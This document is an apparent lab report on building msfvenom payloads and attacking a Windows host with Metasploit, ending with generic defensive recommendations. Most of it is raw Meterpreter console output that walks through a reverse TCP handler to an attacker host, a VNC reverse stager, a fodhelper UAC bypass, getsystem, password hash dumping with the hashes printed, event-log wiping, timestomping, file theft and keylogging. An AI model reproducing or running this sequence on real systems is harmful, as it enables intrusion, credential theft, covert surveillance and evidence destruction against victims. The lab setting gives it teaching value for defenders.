Understanding Malware Creation and Information Access

1. Introduction: Malicious software, or malware, poses a significant threat to individuals, organizations, and society as a whole. This report aims to explore the process of malware creation and the types of information typically accessed by such malicious programs.

2. Overview of Malware Creation: Malware encompasses a wide range of malicious software designed to infiltrate, damage, or gain unauthorized access to computer systems. Motivations behind malware creation vary, including financial gain, espionage, or disruption of operations.

3. Methodology: Information for this report was gathered through a combination of research using a tools like **msfvenom**, **fatrat**, . And exploited using Metasploit Framework.

4. Malware Creation Process: Well only after involving several stages, including reconnaissance, development, testing, and deployment the malware creation takes place.

- Payload for VNC session : created using msfvenom
- Backdoor : created using msfvenom

5. Information Accessed by Malware:

A. This is possible after infecting victim with payload for VNC session

Identified active listening ports, including 135, 445, 5040, 5357, etc., along with associated processes.
Observed established connections to external IP addresses, including those associated with SkypeApp.exe, OneDrive.exe, and VNC_S.exe.
Noted connections to various remote IP addresses over HTTPS (port 443), possibly indicating communication with external servers.

Network connections

meterpreter > netstat

Connection list
==========

Proto	Local address	Remote address	State	User	Inode	PID/Programname
tcp	0.0.0.0:135	0.0.0.0:*	LISTEN	0	0	796/svchost.exe
tcp	0.0.0.0:445	0.0.0.0:*	LISTEN	0	0	4/System
tcp	0.0.0.0:5040	0.0.0.0:*	LISTEN	0	0	568/svchost.exe
tcp	0.0.0.0:5357	0.0.0.0:*	LISTEN	0	0	4/System

```
  tcp    0.0.0.0:49664          0.0.0.0:*              LISTEN      0      0      580/lsass.exe
  tcp    0.0.0.0:49665          0.0.0.0:*              LISTEN      0      0      480/wininit.exe
  tcp    0.0.0.0:49666          0.0.0.0:*              LISTEN      0      0      1000/svchost.exe
  tcp    0.0.0.0:49667          0.0.0.0:*              LISTEN      0      0      716/svchost.exe
  tcp    0.0.0.0:49668          0.0.0.0:*              LISTEN      0      0      1796/spoolsv.exe
  tcp    0.0.0.0:49669          0.0.0.0:*              LISTEN      0      0      572/services.exe
  tcp    192.168.1.69:139       0.0.0.0:*              LISTEN      0      0      4/System
  tcp    192.168.1.69:49689     20.198.118.190:443     ESTABLISHED 0      0
716/svchost.exe
  tcp    192.168.1.69:50240     20.198.118.190:443     ESTABLISHED 0      0
6152/OneDrive.exe
  tcp    192.168.1.69:50431     192.168.1.75:444       ESTABLISHED 0      0
4464/Vnc_S.exe
  tcp    192.168.1.69:50472     13.107.21.239:443      TIME_WAIT   0      0      0/[System
Process]
  tcp    192.168.1.69:50474     13.107.42.16:443       ESTABLISHED 0      0
920/SkypeApp.exe
  tcp    192.168.1.69:50475     13.107.42.16:443       ESTABLISHED 0      0
920/SkypeApp.exe
  tcp    192.168.1.69:50476     13.107.3.128:443       ESTABLISHED 0      0
920/SkypeApp.exe
  tcp    192.168.1.69:50477     20.210.223.40:443      ESTABLISHED 0      0
920/SkypeApp.exe
  tcp    192.168.1.69:50478     207.46.230.115:443     ESTABLISHED 0      0
920/SkypeApp.exe
  tcp    192.168.1.69:50479     103.211.150.177:443    ESTABLISHED 0      0
5096/backgroundTaskHost.exe
  tcp    192.168.1.69:50480     20.24.125.47:443       ESTABLISHED 0      0
4956/backgroundTaskHost.exe
  tcp    192.168.1.69:50481     52.182.141.63:443      ESTABLISHED 0      0
4988/FileCoAuth.exe
  tcp6   :::135                 :::*                   LISTEN      0      0      796/svchost.exe
  tcp6   :::445                 :::*                   LISTEN      0      0      4/System
  tcp6   :::5357                :::*                   LISTEN      0      0      4/System
  tcp6   :::49664               :::*                   LISTEN      0      0      580/lsass.exe
  tcp6   :::49665               :::*                   LISTEN      0      0      480/wininit.exe
  tcp6   :::49666               :::*                   LISTEN      0      0      1000/svchost.exe
  tcp6   :::49667               :::*                   LISTEN      0      0      716/svchost.exe
  tcp6   :::49668               :::*                   LISTEN      0      0      1796/spoolsv.exe
  tcp6   :::49669               :::*                   LISTEN      0      0      572/services.exe
  udp    0.0.0.0:123            0.0.0.0:*                          0      0      2016/svchost.exe
  udp    0.0.0.0:161            0.0.0.0:*                          0      0      2080/snmp.exe
  udp    0.0.0.0:162            0.0.0.0:*                          0      0      2072/snmptrap.exe
  udp    0.0.0.0:500            0.0.0.0:*                          0      0      716/svchost.exe
  udp    0.0.0.0:3702           0.0.0.0:*                          0      0      2448/svchost.exe
  udp    0.0.0.0:3702           0.0.0.0:*                          0      0      2448/svchost.exe
  udp    0.0.0.0:3702           0.0.0.0:*                          0      0      2568/dasHost.exe
  udp    0.0.0.0:3702           0.0.0.0:*                          0      0      2568/dasHost.exe
  udp    0.0.0.0:4500           0.0.0.0:*                          0      0      716/svchost.exe
  udp    0.0.0.0:5050           0.0.0.0:*                          0      0      568/svchost.exe
  udp    0.0.0.0:5353           0.0.0.0:*                          0      0      1168/svchost.exe
  udp    0.0.0.0:5355           0.0.0.0:*                          0      0      1168/svchost.exe
```

```
  udp    0.0.0.0:51137              0.0.0.0:*                   0     0      920/SkypeApp.exe
  udp    0.0.0.0:55857              0.0.0.0:*                   0     0      2568/dasHost.exe
  udp    0.0.0.0:62412              0.0.0.0:*                   0     0      2448/svchost.exe
  udp    127.0.0.1:1900             0.0.0.0:*                   0     0      2448/svchost.exe
  udp    127.0.0.1:53093            0.0.0.0:*                   0     0      716/svchost.exe
  udp    127.0.0.1:62417            0.0.0.0:*                   0     0      2448/svchost.exe
  udp    192.168.1.69:137           0.0.0.0:*                   0     0      4/System
  udp    192.168.1.69:138           0.0.0.0:*                   0     0      4/System
  udp    192.168.1.69:1900          0.0.0.0:*                   0     0      2448/svchost.exe
  udp    192.168.1.69:62416         0.0.0.0:*                   0     0      2448/svchost.exe
  udp6   :::123                     :::*                        0     0      2016/svchost.exe
  udp6   :::161                     :::*                        0     0      2080/snmp.exe
  udp6   :::162                     :::*                        0     0      2072/snmptrap.exe
  udp6   :::500                     :::*                        0     0      716/svchost.exe
  udp6   :::3702                    :::*                        0     0      2448/svchost.exe
  udp6   :::3702                    :::*                        0     0      2568/dasHost.exe
  udp6   :::3702                    :::*                        0     0      2568/dasHost.exe
  udp6   :::3702                    :::*                        0     0      2448/svchost.exe
  udp6   :::4500                    :::*                        0     0      716/svchost.exe
  udp6   :::5353                    :::*                        0     0      1168/svchost.exe
  udp6   :::5355                    :::*                        0     0      1168/svchost.exe
  udp6   :::51137                   :::*                        0     0      920/SkypeApp.exe
  udp6   :::55858                   :::*                        0     0      2568/dasHost.exe
  udp6   :::62413                   :::*                        0     0      2448/svchost.exe
  udp6   ::1:1900                   :::*                        0     0      2448/svchost.exe
  udp6   ::1:62415                  :::*                        0     0      2448/svchost.exe
  udp6   fe80::bbfd:c63e:b784:3770:1900   :::*                  0     0      2448/svchost.exe
  udp6   fe80::bbfd:c63e:b784:3770:62414  :::*                  0     0      2448/svchost.exe
```

File System changes:

```
meterpreter > ls
Listing: C:\Users\par3i\Desktop
==============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2024-02-15 19:04:21 -0500  New folder
040777/rwxrwxrwx  0     dir   2024-02-15 18:55:02 -0500  blank
100666/rw-rw-rw-  282   fil   2024-02-14 18:24:09 -0500  desktop.ini

meterpreter > mkdir youarehacked
Creating directory: youarehacked
meterpreter > ls
Listing: C:\Users\par3i\Desktop
==============================

Mode              Size  Type  Last modified              Name
```

```
----            ----  ----  -------------           ----
040777/rwxrwxrwx  0     dir   2024-02-15 19:04:21 -0500  New folder
040777/rwxrwxrwx  0     dir   2024-02-15 18:55:02 -0500  blank
100666/rw-rw-rw-  282   fil   2024-02-14 18:24:09 -0500  desktop.ini
040777/rwxrwxrwx  0     dir   2024-03-28 16:21:48 -0400  youarehacked

meterpreter > cd youarehacked

System Information:

meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  9
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:f2:17:c4
MTU          : 1500
IPv4 Address : 192.168.1.69
IPv4 Netmask : 255.255.255.0
IPv6 Address : 2400:1a00:b060:c9d1::2
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::bbfd:c63e:b784:3770
IPv6 Netmask : ffff:ffff:ffff:ffff::


Process List
============

 PID   PPID  Name                    Arch  Session  User              Path
 ---   ----  ----                    ----  -------  ----              ----
 0     0     [System Process]
 4     0     System
 72    4     Registry
 312   4     smss.exe
 364   572   svchost.exe
 412   404   csrss.exe
```


480 404 wininit.exe
488 472 csrss.exe
548 472 winlogon.exe
568 572 svchost.exe
572 480 services.exe
580 480 lsass.exe
700 572 svchost.exe
708 4408 msedge.exe x64 1 DESKTOP-HD9NDSI\par3i C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
716 572 svchost.exe
720 480 fontdrvhost.exe
728 548 fontdrvhost.exe
796 572 svchost.exe
808 4408 msedge.exe x64 1 DESKTOP-HD9NDSI\par3i C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
868 572 svchost.exe
888 548 dwm.exe
896 700 ShellExperienceHost.exe x64 1 DESKTOP-HD9NDSI\par3i C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe
920 700 SkypeApp.exe x64 1 DESKTOP-HD9NDSI\par3i C:\Program Files\WindowsApps\Microsoft.SkypeApp_14.53.77.0_x64__kzf8qxf38zg5c\SkypeApp.exe
988 572 svchost.exe
1000 572 svchost.exe
1044 4408 msedge.exe x64 1 DESKTOP-HD9NDSI\par3i C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
1168 572 svchost.exe
1184 716 sihost.exe x64 1 DESKTOP-HD9NDSI\par3i C:\Windows\System32\sihost.exe
1212 572 svchost.exe
1240 700 RuntimeBroker.exe x64 1 DESKTOP-HD9NDSI\par3i C:\Windows\System32\RuntimeBroker.exe
1304 4 Memory Compression
1344 572 svchost.exe
1404 700 SecHealthUI.exe x64 1 DESKTOP-HD9NDSI\par3i C:\Windows\SystemApps\Microsoft.Windows.SecHealthUI_cw5n1h2txyewy\SecHealthUI.exe
1488 572 svchost.exe
1560 572 MsMpEng.exe
1580 700 RuntimeBroker.exe x64 1 DESKTOP-HD9NDSI\par3i C:\Windows\System32\RuntimeBroker.exe
1632 572 svchost.exe
1644 572 svchost.exe
1672 572 svchost.exe
1796 572 spoolsv.exe
1848 572 svchost.exe
1940 700 SystemSettingsBroker.exe x64 1 DESKTOP-HD9NDSI\par3i C:\Windows\System32\SystemSettingsBroker.exe
1976 572 svchost.exe
2016 572 svchost.exe
2072 572 snmptrap.exe
2080 572 snmp.exe
2232 572 svchost.exe
2252 4440 MusNotifyIcon.exe x64 1 DESKTOP-HD9NDSI\par3i C:\Windows\System32\MusNotifyIcon.exe
2272 572 SearchIndexer.exe
2328 700 dllhost.exe x64 1 DESKTOP-HD9NDSI\par3i C:\Windows\System32\dllhost.exe
2428 572 svchost.exe x64 1 DESKTOP-HD9NDSI\par3i C:\Windows\System32\svchost.exe
2448 572 svchost.exe
2568 364 dasHost.exe
2712 572 NisSrv.exe
2920 700 RuntimeBroker.exe x64 1 DESKTOP-HD9NDSI\par3i C:\Windows\System32\RuntimeBroker.exe
2996 572 svchost.exe
3024 572 SecurityHealthService.exe
3036 572 svchost.exe
3112 572 svchost.exe

```
 3124  716   taskhostw.exe                 x64   1       DESKTOP-HD9NDSI\par3i
C:\Windows\System32\taskhostw.exe
 3176  700   TextInputHost.exe             x64   1       DESKTOP-HD9NDSI\par3i
C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\TextInputHost.exe
 3304  364   ctfmon.exe                    x64   1
 3468  4460  setup.exe
 3632  3608  explorer.exe                  x64   1       DESKTOP-HD9NDSI\par3i  C:\Windows\explorer.exe
 3736  572   svchost.exe
 3956  4408  msedge.exe                    x64   1       DESKTOP-HD9NDSI\par3i  C:\Program Files
(x86)\Microsoft\Edge\Application\msedge.exe
 3980  572   TrustedInstaller.exe
 4072  572   svchost.exe                   x64   1       DESKTOP-HD9NDSI\par3i
C:\Windows\System32\svchost.exe
 4088  572   VSSVC.exe
 4196  700   StartMenuExperienceHost.exe   x64   1       DESKTOP-HD9NDSI\par3i
C:\Windows\SystemApps\Microsoft.Windows.StartMenuExperienceHost_cw5n1h2txyewy\StartMenuExperien
ceHos
                                                        t.exe
 4344  700   RuntimeBroker.exe             x64   1       DESKTOP-HD9NDSI\par3i
C:\Windows\System32\RuntimeBroker.exe
 4400  700   SearchApp.exe                 x64   1       DESKTOP-HD9NDSI\par3i
C:\Windows\SystemApps\Microsoft.Windows.Search_cw5n1h2txyewy\SearchApp.exe
 4408  504   msedge.exe                    x64   1       DESKTOP-HD9NDSI\par3i  C:\Program Files
(x86)\Microsoft\Edge\Application\msedge.exe
 4420  4464  notepad.exe                   x86   1       DESKTOP-HD9NDSI\par3i
C:\Windows\SysWOW64\notepad.exe
 4424  1184  SkypeBridge.exe               x64   1       DESKTOP-HD9NDSI\par3i  C:\Program
Files\WindowsApps\Microsoft.SkypeApp_14.53.77.0_x64__kzf8qxf38zg5c\SkypeBridge\SkypeBridg
                                                        e.exe
 4460  5136  setup.exe
 4504  700   SearchApp.exe                 x64   1       DESKTOP-HD9NDSI\par3i
C:\Windows\SystemApps\Microsoft.Windows.Search_cw5n1h2txyewy\SearchApp.exe
 4604  700   Microsoft.Photos.exe          x64   1       DESKTOP-HD9NDSI\par3i  C:\Program
Files\WindowsApps\Microsoft.Windows.Photos_2019.19071.12548.0_x64__8wekyb3d8bbwe\Microsof
                                                        t.Photos.exe
 4636  700   RuntimeBroker.exe             x64   1       DESKTOP-HD9NDSI\par3i
C:\Windows\System32\RuntimeBroker.exe
 4676  3632  SecurityHealthSystray.exe     x64   1       DESKTOP-HD9NDSI\par3i
C:\Windows\System32\SecurityHealthSystray.exe
 4868  572   svchost.exe
 5136  5520  MicrosoftEdge_X64_122.0.2365.92.exe
 5216  572   svchost.exe                   x64   1       DESKTOP-HD9NDSI\par3i
C:\Windows\System32\svchost.exe
 5248  572   svchost.exe
 5260  700   RuntimeBroker.exe             x64   1       DESKTOP-HD9NDSI\par3i
C:\Windows\System32\RuntimeBroker.exe
 5404  4408  msedge.exe                    x64   1       DESKTOP-HD9NDSI\par3i  C:\Program Files
(x86)\Microsoft\Edge\Application\msedge.exe
 5424  4408  msedge.exe                    x64   1       DESKTOP-HD9NDSI\par3i  C:\Program Files
(x86)\Microsoft\Edge\Application\msedge.exe
 5520  3812  MicrosoftEdgeUpdate.exe
 5652  700   SecurityHealthHost.exe        x64   1
 5880  572   SgrmBroker.exe
 6152  6264  OneDrive.exe                  x64   1       DESKTOP-HD9NDSI\par3i
C:\Users\par3i\AppData\Local\Microsoft\OneDrive\OneDrive.exe
 6648  700   SecurityHealthHost.exe        x64   1       DESKTOP-HD9NDSI\par3i
C:\Windows\System32\SecurityHealthHost.exe
 6792  700   ApplicationFrameHost.exe      x64   1       DESKTOP-HD9NDSI\par3i
C:\Windows\System32\ApplicationFrameHost.exe
 7064  700   UserOOBEBroker.exe            x64   1       DESKTOP-HD9NDSI\par3i
C:\Windows\System32\oobe\UserOOBEBroker.exe
 7072  700   TiWorker.exe
 7092  700   SkypeBackgroundHost.exe       x64   1       DESKTOP-HD9NDSI\par3i  C:\Program
Files\WindowsApps\Microsoft.SkypeApp_14.53.77.0_x64__kzf8qxf38zg5c\SkypeBac
```

meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.1.75 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\par3i\AppData\Local\Temp\FYVBQDgHh.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 192.168.1.75:4545...
meterpreter > [*] VNC Server session 6 opened (192.168.1.75:4545 -> 192.168.1.69:51101) at 2024-03-28 04:21:10 -0400
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "desktop-hd9ndsi"
VNC server default format:
32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding

Remote Access Activity:

Ran VNC modules to establish reverse Tcp connection.



User Activity Monitoring:

meterpreter > idletime

User has been idle for: 24 secs

B. Backdoor for Escalating Privileges

We deployed a backdoor created using msfvenom and injected to the victim system and then exploited vulnerabilities to gain access to the target system and attempted to elevate privileges unsuccessfully at first. Then bypassed User Account Control (UAC) to gain elevated privileges successfully. Following this, we stole password hashes from the system and cleared event logs to cover the tracks. With elevated privileges, We established persistence on the compromised system. To prevent such attacks, organizations should prioritize patch management, user training, and robust monitoring and detection systems.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.75
LHOST => 192.168.1.75
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.75:4444
msf6 exploit(multi/handler) > [*] Sending stage (176198 bytes) to 192.168.1.69
[*] Meterpreter session 1 opened (192.168.1.75:4444 -> 192.168.1.69:49909) at 2024-03-29
04:01:26 -0400
sessions id

Active sessions
===============

  Id  Name  Type                  Information                        Connection
  --  ----  ----                  -----------                        ----------
  1         meterpreter x86/windows  DESKTOP-HD9NDSI\par3i @ DESKTOP-HD9NDSI
192.168.1.75:4444 -> 192.168.1.69:49909 (192.168.1.69)

msf6 exploit(multi/handler) > getuid
[-] Unknown command: getuid. Run the help command for more details.
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.75:4444
msf6 exploit(multi/handler) > [*] Sending stage (176198 bytes) to 192.168.1.69
[*] Meterpreter session 2 opened (192.168.1.75:4444 -> 192.168.1.69:49910) at 2024-03-29
04:02:41 -0400
getuid
[-] Unknown command: getuid. Run the help command for more details.
msf6 exploit(multi/handler) > sessions id

Active sessions
===============

  Id  Name  Type                  Information                        Connection
```

```
  --  ----  ----                 -----------                      ----------
  1         meterpreter x86/windows  DESKTOP-HD9NDSI\par3i @ DESKTOP-HD9NDSI
192.168.1.75:4444 -> 192.168.1.69:49909 (192.168.1.69)
  2         meterpreter x86/windows  DESKTOP-HD9NDSI\par3i @ DESKTOP-HD9NDSI
192.168.1.75:4444 -> 192.168.1.69:49910 (192.168.1.69)

msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: DESKTOP-HD9NDSI\par3i
meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against DESKTOP-HD9NDSI
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20240329040410_default_192.168.1.69_windows.hashes_827903.txt
[-] Insufficient privileges to dump hashes!
meterpreter > getsystem -t 1
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > run

[*] Started reverse TCP handler on 192.168.1.75:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaining up registry keys ...
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/bypassuac_fodhelper) > set SESSION 2
SESSION => 2
msf6 exploit(windows/local/bypassuac_fodhelper) > run

[*] Started reverse TCP handler on 192.168.1.75:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (176198 bytes) to 192.168.1.69
[*] Meterpreter session 3 opened (192.168.1.75:4444 -> 192.168.1.69:49913) at 2024-03-29
04:06:10 -0400
```

[*] Cleaining up registry keys ...

meterpreter > getuid
Server username: DESKTOP-HD9NDSI\par3i
meterpreter > getsystem -i 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against DESKTOP-HD9NDSI
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20240329040704_default_192.168.1.69_windows.hashes_047065.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY d059cd13db4a3a32548836b5537ea5c0...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
[*] No users with password hints on this system
[*] Dumping password hashes...
[+]
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
c0:::
[+]
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
[+]
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7
e0c089c0:::
[+]
par3i:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > clearev
[*] Wiping 2071 records from Application...
[*] Wiping 1493 records from System...
[*] Wiping 30956 records from Security...
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

Listed Directory Contents: You used the ls command to list the contents of a directory located at C:\Users\par3i\Desktop\blank. It displayed two folders named "New folder" and "New folder (2)", as well as a file named "findme.txt.txt".

meterpreter > ls
Listing: C:\Users\par3i\Desktop\blank
==========

Mode Size Type Last modified Name

```
----            ----  ----  -------------           ----
040777/rwxrwxrwx  0     dir   2024-03-28 16:39:46 -0400  New folder
040777/rwxrwxrwx  0     dir   2024-03-28 16:39:58 -0400  New folder (2)
100666/rw-rw-rw-  0     fil   2024-03-28 16:40:06 -0400  findme.txt.txt
```

Viewed File Timestamps: With the timestomp command, you checked the timestamp attributes of the file "findme.txt.txt". It showed the modified, accessed, created, and entry modified timestamps.

```
meterpreter > timestomp findme.txt.txt -v
[*] Showing MACE attributes for findme.txt.txt
Modified      : 2024-03-28 17:40:06 -0400
Accessed      : 2024-03-28 17:40:14 -0400
Created       : 2024-03-28 17:40:06 -0400
Entry Modified: 2024-03-28 17:40:15 -0400
```

Downloaded a File: You downloaded the file "findme.txt.txt" to the /root/ directory on your local machine using the download command.

```
meterpreter > download findme.txt.txt
[*] Downloading: findme.txt.txt -> /root/findme.txt.txt
[*] Completed  : findme.txt.txt -> /root/findme.txt.txt
```

Searched for a File: You used the search command to look for a file named "pagefile.sys". One result was found at c:\pagefile.sys, indicating its size and modification timestamp.

```
meterpreter > search -f pagefile.sys

Found 1 result...
=================

Path            Size (bytes)  Modified (UTC)
----            ------------  --------------
c:\pagefile.sys  1409286144    2024-03-29 16:29:24 -0400
```

Started Keylogging: The keyscan_start command initiated a keystroke sniffer to capture keystrokes.
Dumped Captured Keystrokes: You dumped the captured keystrokes using the keyscan_dump command. It revealed some keystrokes including "testing", "hey", and "lets see".

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<^Shift><^Shift><^Shift>testing<CR>
<CR>
hey ley<^H>ts see
```

6. Recommendation

- Regular Patch Management: Ensure that all software and systems are regularly updated with the latest security patches to mitigate vulnerabilities that could be exploited by malware.

- User Training and Awareness: Conduct regular training sessions for users to raise awareness about the risks of malware, social engineering tactics, and best practices for cybersecurity hygiene, such as avoiding suspicious links and email attachments.

- Network Monitoring: Implement robust network monitoring solutions to detect unusual network activity, such as connections to unfamiliar IP addresses or unusual port activity, which could indicate the presence of malware.

- Strong Authentication: Enforce strong password policies and consider implementing multi-factor authentication (MFA) to prevent unauthorized access to systems and sensitive information.

- Privilege Management: Implement the principle of least privilege (PoLP) to restrict user access to only the resources and permissions necessary for their roles. Additionally, regularly review and revoke unnecessary privileges to limit the potential impact of a successful malware attack.

- Endpoint Security Solutions: Deploy and regularly update endpoint security solutions, such as antivirus software and intrusion detection systems, to detect and prevent malware infections on individual devices.

- Incident Response Plan: Develop and regularly update an incident response plan outlining the steps to be taken in the event of a malware infection, including containment, eradication, and recovery procedures.

- Data Backup and Recovery: Implement regular data backups and ensure that critical data is stored securely and can be quickly restored in the event of a malware attack or data breach.

- Continuous Security Monitoring: Establish continuous security monitoring capabilities to detect and respond to emerging threats in real-time, minimizing the impact of potential malware attacks.

- Regular Security Audits: Conduct regular security audits and assessments to identify and address any weaknesses or gaps in your organization's security posture, ensuring ongoing protection against malware threats.

7. Conclusion

By implementing these recommendations, organizations can enhance their resilience against malware attacks, minimize the likelihood of successful breaches, and protect sensitive data and critical systems from unauthorized access or manipulation. Additionally, maintaining a proactive and adaptive cybersecurity posture is essential for staying ahead of evolving threats and effectively mitigating emerging risks in today's dynamic threat landscape.